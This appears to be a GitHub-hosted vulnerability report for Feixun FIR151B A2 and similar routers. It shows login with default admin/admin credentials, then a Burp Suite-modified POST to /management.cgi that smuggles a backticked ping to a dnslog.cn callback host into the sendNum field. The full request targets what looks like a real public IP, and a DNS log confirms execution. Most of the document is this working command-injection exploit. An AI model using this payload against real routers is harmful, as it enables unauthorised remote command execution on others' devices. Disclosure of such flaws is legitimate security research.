
SLoSnow9879 Create Ping_1.md History

1 contributor

16 lines (10 sloc) | 914 Bytes

The FIR151B A2、FIR302E A2、FIR300B A2 and so on routers has remote command execution

1. Login feixun FIR151B A2 router by default password admin /admin
2. Find the system tool → system diagnosis → Ping → Number of Ping packages. There is remote command execution at ping



3. Enter the website IP at the IP address / domain name, for example: 8.8.8.8
4. Click Start diagnosis

5. Use burpsuite intercept and change sendNum argument to 4`ping -c 2 1q2w3e.r4y19h.dnslog.cn`, forward this request

Pretty Raw \n Actions

```
POST /management.cgi HTTP/1.1
Host: 82.78.164.145:30005
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://82.78.164.145:30005
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://82.78.164.145:30005/sysDiag.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

action_mode=apply&next_page=sysDiag.html&current_page=sysDiag.html&doType=0&pingAddr=8.8.8.8&sendNum=4`ping -c 2 1q2w3e.r4y19h.dnslog.cn`&pSize=64&overTime=10
```

6. See the dnslog results. The command has been executed successfully

DNSLog.cn

Get SubDomain Refresh Record

r4y19h.dnslog.cn

DNS Query Record	IP Address	Created Time
1q2w3e.r4y19h.dnslog.cn	82.76.252.74	2022-07-26 12:48:55